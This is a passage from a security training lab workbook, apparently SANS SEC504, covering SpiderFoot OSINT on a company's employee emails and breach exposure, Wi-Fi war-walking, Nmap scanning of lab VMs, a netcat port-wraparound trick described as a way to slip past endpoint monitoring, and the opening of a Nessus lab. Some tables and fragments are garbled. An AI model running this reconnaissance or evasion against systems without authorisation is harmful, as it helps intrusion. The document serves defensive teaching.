In the list of results you will see several email addresses. Some are generic (info@counterhackchallenges.com (mailto:info@counterhackchallenges.com)), but others are easily identified as relating to an employee account:

- josh@counterhackchallenges.com (mailto:josh@counterhackchallenges.com)
- tom@counterhackchallenges.com (mailto:tom@counterhackchallenges.com)
- yori@counterhackchallenges.com (mailto:yori@counterhackchallenges.com)



		ignin" method="post" accept-charset="utf-8"><label for="username">Username</label>: <input type="text" name="username" /><br/><label f		
□	josh@counterhackchallenges.com	counterhackchallenges.com	sfp_pgp	2019-03-15 14:48:53
□	tom@counterhackchallenges.com	counterhackchallenges.com	sfp_pgp	2019-03-15 14:49:23
□	yori@counterhackchallenges.com	counterhackchallenges.com	sfp_pgp	2019-03-15 14:49:41

Answer: josh@counterhackchallenges.com (mailto:josh@counterhackchallenges.com), tom@counterhackchallenges.com (mailto:tom@counterhackchallenges.com), yori@counterhackchallenges.com (mailto:yori@counterhackchallenges.com),

Hacked Account

The SpiderFoot module *Hacked Email Address* reveals any email addresses that are known to be *hacked*. This does not indicate that the account associated with any services provided by Counter Hack was hacked (services such as email, or remote login, etc.) Instead, this indicates that the email address is used by a site that was hacked, likely revealing password or password hash information from the compromised site.


> *It's important to remember that any entries in the Hacked Account plugin do not indicate any fault of the user whose account is reported. The result here is from a lack of security on a different site, exposing the user who had an account on that site.*

From SpiderFoot, navigate to the Browse section, then click the *Hacked Account* link.

In the list of results you will see a single email address:

- tom@counterhackchallenges.com (mailto:tom@counterhackchallenges.com) [Verifications.io]

The *Verifications.io* indicator reveals the site that was compromised, exposing this email address. This particular breach is a massive data disclosure for the enterprise email validation service, revealing 763 million records. Additional information about this breach is available at https://www.bankinfosecurity.com/breach-verificationsio-exposes-763-million-records-a-12158 (https://www.bankinfosecurity.com/breach-verificationsio-exposes-763-million-records-a-12158).



Data Element	Source Data Element	Source Module	Identified
tom@counterhackchallenges.com [Verifications.io]	tom@counterhackchallenges.com	sfp_haveibeenpwned	2019-03-15 14:49:36

Answer: tom@counterhackchallenges.com (mailto:tom@counterhackchallenges.com)

Web Technology


The SpiderFoot module *Web Technology* reveals information about the web platforms, server technology, and web frameworks used to build and serve web content. This information is collected by the SpiderFoot `sfp_builtwith` and `sfp_websvr` plugins.

Information about web technology in use is an important information point for an attacker, guiding much of the subsequent analysis for vulnerability identification.

From SpiderFoot, navigate to the Browse section, then click the *Web Technology* link.

In the list of results you will see several indicators revealing supporting web technology used by the site:

- Apache
- Gentoo Linux
- GoDaddy SSL
- Google Apps for Business
- iPhone/Mobile device compatibility
- Linode
- Meteor
- PHP (many with version indicators)
- SPF
- Verizon
- YouTube
- ... and others



□	Data Element	Source Data Element	Source Module	Identified
□	Apache	counterhackchallenges.com	sfp_builtwith	2019-03-15 12:36:04
□	Gentoo Linux	status.counterhackchallenges.com	sfp_builtwith	2019-03-15 13:46:10
□	GoDaddy SSL	counterhackchallenges.com	sfp_builtwith	2019-03-15 12:36:04
□	Google Apps for Business	counterhackchallenges.com	sfp_builtwith	2019-03-15 12:36:04
□	IPhone / Mobile Co	designer.counterhackchallenge	sfp_buil	2019-03-15 1

Answer: Apache web server, Gentoo Linux, Meteor Framework, PHP Framework, integration with external web components including YouTube and Google Apps, etc.

Why This Lab Is Important

OSINT is a tremendously useful resource for an attacker, guiding much of the subsequent decisions for how he or she will scan and exploit the target organization. As a defender, tools such as SpiderFoot can provide useful information about the nature of the data available for a specific target. Developing an understanding of the

OSINT available for your site is useful for recognizing the information an attacker has accessible prior to an attack.

Bonus (If Time Permits or for Homework)

Explore the other scan results included in the SpiderFoot database. Answer the same questions posed for Counter Hack for the other two scan results.

Additional Resources

Visit SANS instructor Micah Hoffman's site for articles and tools for OSINT data collection and analysis. (https://osintcurio.us/)

SEC487: Open-Source Intelligence (OSINT) Gathering and Analysis (https://www.sans.org/course/open-source-intelligence-gathering)

Lab 2.2: Wireless LAN Discovery with inSSIDer

Brief Intro

We're going to do a *war walking* exercise.

Requirements for This Lab

In this lab you will use your Windows 10 VM. Make sure the VM is running before continuing with the lab exercise.

Try It Yourself


Run inSSIDer (or another Wi-Fi analyzer of your choice) and see what interesting networks you can find.

Walkthrough

Start inSSIDer


Plug in your Wi-Fi USB adapter, then start inSSIDer from the Start menu.

> *If you get a message about the Wireless Auto-configuration Service, it is because your USB adapter is not bridged to your VM. Right-click on your VM tab then select Removable Devices. Ensure your USB wireless adapter is connected to the Windows VM.)*


Windows 10 x64_June_18...
Right click on tab
Close Tab
Power
Removable Devices
Pause
Send Ctrl+Alt+Del
Grab Input
Snapshot
Capture Screen
Manage
Update VMware Tools...
Settings...
Network Adapter
Sound Card
Realtek 8812AU Wireless LAN 802.11ac USB NIC
Billboard Device
DisplayLink USB Composite Device
Atheros Qualcomm Atheros QCA61x4 Bluetooth
Validity Sensors Synaptics VFS7552 Touch Fingerprint Sensor
Elan USB Input Device
Microdia USB Composite Device
DisplayLink USB Composite Device
MediaTek USB Mass Storage Device
Connect (Disconnect from Host)
Change Icon...
Show in Status Bar

> *Optional: If you don't have a Wi-Fi USB adapter, or it doesn't work, you can install inSSIDer on your HOST computer. Alternatively, see the optional steps below for using native Windows and macOS tools for wireless network scanning.*

Once inSSIDer starts, click the *Start* button in the upper right corner to start scanning for Wi-Fi networks.



Start button is here

Look through these tabs

Discover Wi-Fi Networks

Walk around and find interesting Wi-Fi networks. Return to the classroom after 10 minutes!

> *Do not connect to any Wi-Fi networks without permission!*

Evaluate the Results

Using the results captured by inSSIDer, evaluate the observed networks:

- How many networks did you identify total?
- How many were unencrypted networks?
- Do any of the network names reveal information about the target organization?

[Optional] Windows Wi-Fi Scanning with Native Tools

If you don't have a USB Wi-Fi adapter you can still conduct a Wi-Fi assessment scan using the built-in `netsh` tool on your host Windows operating system.

First, disconnect your host system from a wireless network (if you are already connected).

Next, open a Command Prompt on your host Windows system. Run the command shown below to perform the following actions:

- Perform an infinite loop with `FOR`
- Scan for a list of available networks with `netsh`
- Filter the results to show only SSID and signal strength information with `findstr`
- Pause for 15 seconds using `ping`
- Clear the screen using `cls`

```
C:\Users\jwrig> FOR /L %N IN () DO @netsh wlan show networks mode=bssid |
findstr "^SSID Signal" && ping -n 16 127.0.0.1 >NUL && cls
SSID 1 : somethingclever
         Signal             : 100%
         Signal             : 90%
         Signal             : 88%
         Signal             : 100%
SSID 2 : DIRECT-6a-FireTV_c9b0
         Signal             : 46%
SSID 3 : DIRECT-X4-FireTV_cc06
         Signal             : 76%
SSID 4 : ONE IN THE CHAMBER
         Signal             : 34%
         Signal             : 48%
SSID 5 : HP-Print-F7-Officejet Pro 8610
         Signal             : 42%
```

> *This command is long to type. Remember that you can cut-and-paste commands from the wiki version of the lab materials!*

Every 15 seconds the loop will run, displaying the results for observed networks. This is the same information collected by InSSIDer, simply parsed and presented in an attractive GUI.

> *If you only see a single network in the output of the command, make sure you are not connected to a wireless network.*

Use the results of this manual scanning process to observe available wireless networks and the relative changes to signal strength as you walk around your location. When you are finished, press CTRL+C to stop the scan.

[Optional] macOS Wi-Fi Scanning with Native Tools

If you don't have a USB Wi-Fi adapter you can still conduct a Wi-Fi assessment scan using the built-in `airport` tool on your host macOS operating system.

The `airport` tool is an amazingly powerful macOS utility, located at `/System/Library/PrivateFrameworks/Apple80211.framework/Versions/Current/Resources/airport`. To make it easily accessible, open the macOS *Terminal.app* program (from Finder, click Applications | Utilities, then double-click on the Terminal.app program). Run the `ln` tool with root privileges using `sudo` to create a link to the `airport` tool, as shown here:

```
~ $ sudo ln -s
/System/Library/PrivateFrameworks/Apple80211.framework/Versions/Current/Resources/a
 /usr/local/bin/airport
Password: YourMacLoginPassword
```

When prompted, enter your macOS login password at the `Password:` *prompt.*

Once the link to the `airport` tool is created in `/usr/local/bin/airport`, you can run the `airport` utility from any terminal. Run this tool in a simple loop from the command line, as shown here:

```
~ $ while true; do airport -s ; sleep 15; clear; done
                            SSID BSSID             RSSI CHANNEL HT CC SECURITY
(auth/unicast/group)
                     Akkaoui1010 a0:40:a0:66:66:c0 -89  1       Y  --
WPA2(PSK/AES/AES)
            FBI Surveillance Van 92:3b:ad:b0:97:78 -80  8,-1    Y  US
WPA2(PSK/AES/AES)
                       NETGEAR00 50:6a:03:a9:8f:93 -80  8       Y  --
WPA2(PSK/AES/AES)
                FiOS-SKNBR_2GEXT b0:b9:8a:4f:b7:75 -71  11      Y  US
WPA2(PSK/AES/AES)
              ONE IN THE CHAMBER 88:1f:a1:32:a7:f8 -70  11      Y  US
WPA2(PSK/AES/AES)
```

Every 15 seconds, the screen will clear and the `airport` command will conduct another scan for wireless networks, summarizing the results as shown in this example.

Use the results of this manual scanning process to observe available wireless networks and the relative changes to signal strength as you walk around your location. When you are finished, press CTRL+C to stop the scan.

Why This Lab Is Important

It is trivially easy to detect misconfigured networks. It is important that we defenders locate the issues before the adversary does.

Bonus (If Time Permits or Homework)

With permission from management, you can make a game of wireless network hunts. Buy a cheap travel Wi-Fi router and have someone hide it and see if you can find it.

Additional Resources

SANS SEC617: Wireless Penetration Testing and Ethical Hacking (https://www.sans.org/course/wireless-penetration-testing-ethical-hacking)

Lab 2.3: Nmap

Brief Intro

In this lab you will evaluate several of the features of Nmap. You will conduct multiple scans against the local Linux VM, and the Windows VM.

Requirements for This Lab


In this lab you will use both your Slingshot Linux VM, and the Windows 10 VM. Make sure both VMs are running before continuing with the lab exercise.

Try It Yourself

Run scans against your local host with different permissions. Run scans from the Linux VM to the Windows VM. Experiment with different options to evaluate why a port is reported as open or closed, the differences between Nmap scanning as root and as a non-privileged user, performing OS identification, version scanning, and evaluating the standard listening port configuration on Windows.

Walkthrough

Overview



In this lab you will use both your Linux and Windows VMs with Nmap. All scanning will be performed from your Linux system. Initially you will keep the scanning local to the Linux VM, but later in the lab you will also scan the Windows VM.

Verify Connectivity

On the Linux VM, test connectivity to the Windows VM using the `ping` utility:

```
sec504@slingshot:~$ ping -c 3 10.10.0.1
PING 10.10.0.1 (10.10.0.1) 56(84) bytes of data.
64 bytes from 10.10.0.1: icmp_seq=1 ttl=128 time=0.872 ms
64 bytes from 10.10.0.1: icmp_seq=2 ttl=128 time=1.14 ms
64 bytes from 10.10.0.1: icmp_seq=3 ttl=128 time=1.40 ms

--- 10.10.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 0.872/1.141/1.404/0.218 ms
```

Repeat this step, this time testing the connectivity from the Windows VM to the Linux VM:

```
C:\Users\Sec504> ping 10.10.75.1

Pinging 10.10.75.1 with 32 bytes of data:
Reply from 10.10.75.1: bytes=32 time<1ms TTL=64
Reply from 10.10.75.1: bytes=32 time=1ms TTL=64
Reply from 10.10.75.1: bytes=32 time<1ms TTL=64
Reply from 10.10.75.1: bytes=32 time=1ms TTL=64

Ping statistics for 10.10.75.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms
```

If you are unable to get a response from the Windows VM or the Linux VM, take a look at the Testing Virtual Machine Connectivity (VM-Connectivity-Test.html) module for troubleshooting steps.

Set Up Your Terminal Environment

From Slingshot Linux, open a terminal. Note that when you first log in, your command prompt is a dollar sign. This indicates that you are not a privileged user on the system; you are accessing the system as the *sec504* user.

Open a second terminal. In this second terminal, access the root account using `sudo` as shown:

```
sec504@slingshot:~$ sudo su -
[sudo] password for sec504: sec504
root@slingshot:~#
```

> *When asked for a password, enter the password of sec504.*

Note we have two separate terminals with two separate levels of access open at the same time. Arrange the terminals so the terminal on the left has you logged in as sec504 and the terminal on the right is logged in as root.

> *Root is a powerful account and one should always be careful when running your system with this level of access.*

Start a Packet Sniffer

From the terminal where you have root access (on the right), start a sniffer using `tcpdump` targetting the `lo` (loopback) interface. This allows you to see the different Nmap scans and how the packets are different from each other based on options and privilege level.

```
sec504@slingshot:~$ sudo su -
[sudo] password for sec504: sec504
root@slingshot:~#
root@slingshot:~# tcpdump -i lo
```

Nmap as an Uprivileged User

Let's start a basic `nmap` scan in the first terminal on the left. The goal of having both of these windows open at the same time is to see the stimulus (the `nmap` scan) and the response (the `tcpdump` output).

```
sec504@slingshot:~$ nmap 127.0.0.1

Starting Nmap 7.01 ( https://nmap.org ) at 2018-12-18 01:49 UTC
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000048s latency).
Not shown: 994 closed ports
PORT          STATE  SERVICE
22/tcp        open   ssh
25/tcp        open   smtp
80/tcp        open   http
631/tcp       open   ipp
3306/tcp      open   mysql
5432/tcp      open   postgresql

Nmap done: 1 IP address (1 host up) scanned in 0.05 seconds
sec504@slingshot:~$
```

Reason and Root

By default, when not running as root, `nmap` does a full TCP connect scan, so it completes the TCP/IP three-way handshake we discussed earlier. This type of scan runs a bit slower than the Nmap scan we are going to run in a few moments.

We are showing you how Nmap runs as a non-root user because it is important as an incident handler to understand that you do not need to be root to run `nmap`. Attackers who gain access to a system can still discover systems and ports even with limited privileges if Nmap is installed on a compromised host. For many Linux systems, Nmap is installed by default.

Another great option Nmap has is the capability to tell you why it believes a port is open. For example, for some scans (such as UDP), Nmap lists a port as Open|Filtered. This means it did not receive a response, so the UDP port in question may be either open or filtered. Another example is if a firewall drops a packet, Nmap responds with Filtered as the status of a port.

Let's try this with the `nmap --reason` command:

```
sec504@slingshot:~$ nmap --reason 127.0.0.1

Starting Nmap 7.01 ( https://nmap.org ) at 2018-12-18 01:50 UTC
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000035s latency).
Not shown: 994 closed ports
Reason: 994 conn-refused
PORT       STATE  SERVICE     REASON
22/tcp     open   ssh         syn-ack
25/tcp     open   smtp        syn-ack
80/tcp     open   http        syn-ack
631/tcp    open   ipp         syn-ack
3306/tcp   open   mysql       syn-ack
5432/tcp   open   postgresql  syn-ack

Nmap done: 1 IP address (1 host up) scanned in 0.05 seconds
sec504@slingshot:~$
```

There are two dashes before "reason." Also, you may get a DNS error. This is because our systems are not currently configured with DNS. The error is normal and will not impact the lab.

Now, in the first window on the left, become root using `sudo` and scan again using `nmap`. Leave the second root window open so you can see the scan when it runs.

```
sec504@slingshot:~$ sudo su -
[sudo] password for sec504: sec504
root@slingshot:~# nmap 127.0.0.1

Starting Nmap 7.01 ( https://nmap.org ) at 2018-12-18 01:51 UTC
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000080s latency).
Not shown: 994 closed ports
PORT       STATE  SERVICE
22/tcp     open   ssh
25/tcp     open   smtp
80/tcp     open   http
631/tcp    open   ipp
3306/tcp   open   mysql
5432/tcp   open   postgresql

Nmap done: 1 IP address (1 host up) scanned in 1.67 seconds
```

Getting More Information

Although identification of ports is a good thing, today's modern attacker (and incident handler) needs more data. For example, in book one, we discussed the importance of being able to identify ports and services across entire environments. We do this for two reasons:

1. To possibly identify vulnerable services
2. We may want to identify possible backdoors the bad guys are using

Nmap has a powerful option with the `-A` argument. This option enables OS detection, version detection, script scanning, and traceroute output. It gives you far more information than a simple syn or TCP connect scan.

Let's run it now:

```
root@slingshot:~# nmap -A 127.0.0.1
Starting Nmap 7.01 ( https://nmap.org ) at 2018-12-18 01:52 UTC
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000080s latency).
Not shown: 994 closed ports
PORT     STATE  SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a7:58:1b:ce:eb:1a:72:77:9a:36:58:45:9e:02:77:4b  (RSA)
|_  256  b8:9d:ae:4b:13:0d:81:4e:87:2d:a1:03:ca:e1:8e:4b  (ECDSA)
25/tcp    open  smtp     Exim smtpd 4.86_2
| smtp-commands: slingshot Hello localhost [127.0.0.1], SIZE 5248800, 8BITMIME,
 PIPELINING, PRDR, HELP,
|_ Commands supported: AUTH HELO EHLO MAIL RCPT DATA NOOP QUIT RSET HELP
80/tcp    open  http     nginx 1.10.0 (Ubuntu)
| http-ls: Volume /
|  maxfiles limit reached (10)
| SIZE   TIME               FILENAME
| -      31-May-2017 04:42  SEC504/
| -      31-May-2017 04:42  SEC504/vsagent-504/
| -      29-May-2017 14:30  SEC560/
| -      29-May-2017 14:30  SEC560/CourseFiles/
| -      29-May-2017 14:30  SEC560/Dangerous/
| -      29-May-2017 14:30  SEC560/WindowsTools/
| -      31-May-2017 20:09  vsagent-504/
| -      11-Aug-2018 10:00  vsagent-504/server/
...
```

This scan takes a while to run.

As you can see, it provides us with not only the ports but also now identifies the full-service version (such as nginx 1.10.0). It also queries the services to identify what commands it supports (for example, SMTP commands). This is critical because there will be times when Nmap does not have a proper fingerprint for a service. In these situations, it provides you with banner information for the service. With this information, an incident handler can then do a Google search of the banner information Nmap provides and, in some situations, discover a new backdoor on your environment.

Standard Windows Ports

Now, let's take a few moments and take a look at what a Windows system looks like.

Let's run it now:

```
root@slingshot:~# nmap -A 10.10.0.1

Starting Nmap 7.01 ( https://nmap.org ) at 2019-04-01 22:34 UTC
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try
using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.10.0.1
Host is up (0.00083s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows 98 netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows 10 microsoft-ds
MAC Address: 00:0C:29:86:41:1D (VMware)
No exact OS matches for host (If you know what OS is running on it, see
https://nmap.org/submit/ ).
...
```

This scan takes a while to run. You can safely ignore the mass_dns warning.

The big thing to take from this is what ports are available to most un-firewalled systems. The standard RPC/SMB ports (135, 139, and 445) are an Achilles heel for many Windows systems. It is over these ports that many exploits access Windows systems remotely, or allow an attacker to remotely authenticate and access the system via valid credentials.

Why This Lab Is Important

We've given a brief intro into the ways in which Nmap allows one to see what ports are open and available. By using Nmap, or tools like it, attackers and defenders can learn how a network is actually configured and running.

Bonus (If Time Permits or Homework)

Unidentified Scan Target

Your Slingshot Linux VM is configured with an additional scan target that runs in a Docker container. To launch the target, open a terminal and run the `goscantgt` command, as shown here:

```
sec504@slingshot:~$ goscantgt
```

> *Note that the output of the `goscantgt` command does not immediately produce any output.*

Open a second terminal. While the `goscantgt` command is running, a second Linux instance is available on the local 172.30.0.0 network (the Slingshot Linux VM is 172.30.0.1; the target is in the range 172.30.0.2-254).

Identify the IP address of the scanning target using a Nmap host discovery scan (using the `-sP` argument). After you identify the IP address of the new target, identify 5 open TCP ports listening on the target system. Consider using the Nmap `-A` scan argument to collect OS, version, and service information from the target system.

Feel free to experiment with connecting to the listening ports using different tools. After you have finished experimentation, return to the `goscantgt` process and press CTRL+C to stop the Docker container.

Comparing Nmap Scan Results with ndiff

Try using `ndiff`, a utility that ships with Nmap. It allows one to easily compare Nmap scan results. (Hint: This is a great way to compare a baseline scan against a weekly, daily, or hourly scan to look for new services or hosts.) Try the following:

`root@slingshot:~# service sshd stop` (This will shut down the ssh service on your Linux VM)

`root@slingshot:~# nmap -A 127.0.0.1 -oX baseline.xml` (This will save the output of the scan into an XML document named baseline.xml) `root@slingshot:~# service sshd start` (This will start our ssh service back up)

`root@slingshot:~# nmap -A 127.0.0.1 -oX new-scan.xml` (This is our new scan which we will compare against the baseline)

`root@slingshot:~# ndiff baseline.xml new-scan.xml`

You should see a `+` indicating ssh is a new service! We detected a change from our baseline.

Optional Lab: 65,536?

For a lot of security, we make basic assumptions about how computers are supposed to work. We take certain rules for granted and we never go about testing and validating them.

Let's spend a few moments and see if we can bend or possibly break the 16-bit/65,536 port rule.

Doing things like this is important because these types of fringe issues can be used to possibly bypass security products.

First, we need to start two terminals.


In the first terminal, let's become root and start our netcat listener:

```
sec504@slingshot:~$ sudo su -
[sudo] password for sec504: sec504
root@slingshot:~# nc -l -p 70000
```

Then, in another terminal we can start the client and connect to it:

```
sec504@slingshot:~$ nc 127.0.0.1 70000
```

It worked!!! Now type something.


root@slingshot: ~
File Edit View Search Terminal Help
sec504@slingshot: ~
File Edit View Search Terminal Help

```
sec504@slingshot:~$ sudo su -
[sudo] password for sec504:
root@slingshot:~# nc -l -p 70000
Did this work?
It appears it did on the other terminal
```

```
sec504@slingshot:~$ nc 127.0.0.1 70000
Did this work?
It appears it did on the other terminal
```

65,535 Explained

Let's test this further.

First, let's kill the existing session by pressing Ctrl+C to kill the netcat listeners.

Then, restart the listener:

```
root@slingshot:~# nc -l -p 70000
```

Now, in a new window, lets kick on an Nmap scan testing up to 70,000 ports.

```
sec504@slingshot:~$ nmap -sT -p 1-70000 127.0.0.1

Starting Nmap 7.01 ( https://nmap.org ) at 2019-01-14 21:49 UTC
Ports specified must be between 0 and 65535 inclusive
QUITTING!
```

And it did not work. Let's just try a full port scan.

```
sec504@slingshot:~$ nmap -sT -p 1-65535 127.0.0.1

Starting Nmap 7.01 ( https://nmap.org ) at 2019-01-14 21:49 UTC
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
  Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000026s latency).
Not shown: 65528 closed ports
PORT          STATE  SERVICE
22/tcp        open   ssh
25/tcp        open   smtp
80/tcp        open   http
631/tcp       open   ipp
3306/tcp      open   mysql
4464/tcp      open   unknown
5432/tcp      open   postgresql

Nmap done: 1 IP address (1 host up) scanned in 0.61 seconds
sec504@slingshot:~$
```

As you can see, there is one odd port, 4464. What is that? Well, it turns out that 70,000 - 4464 = 65,536. The port wrapped. This is because the port number in Netcat is an unsigned integer. It will just wrap over the address space. While neat, how useful is this? It turns out, these kinds of tricks are what security researchers do to bypass security products. Let's say there is an endpoint security product that is watching command-line arguments for a number between 1–65536. With this trick, you may be able to bypass such a product. Remember, if you run this more than once, you need to restart Netcat each time.

Additional Resources

For a deeper dive on Nmap commands and what they do, try the commands in this blog posting: https://www.cyberciti.biz/security/nmap-command-examples-tutorials/ (https://www.cyberciti.biz/security/nmap-command-examples-tutorials/)

Lab 2.4: Nessus Scan Analysis

Brief Intro

In this lab, we'll be investigating the default criticality rankings in a Nessus report and evaluate if they are appropriate and accurate. The goal of the exercise is to look behind the vulnerabilities marked *Critical* and evaluate the true threats that the vulnerability assessment report reveals.

Requirements for This Lab

In this lab you will use your Slingshot Linux VM. Make sure the VM is running before continuing with the lab exercise.

Try It Yourself

Open the Nessus report located at `/home/sec504/CourseFiles/NessusScan.html`. Look at the scan result and see if you agree with the findings.

Walkthrough

Nessus Report Investigation

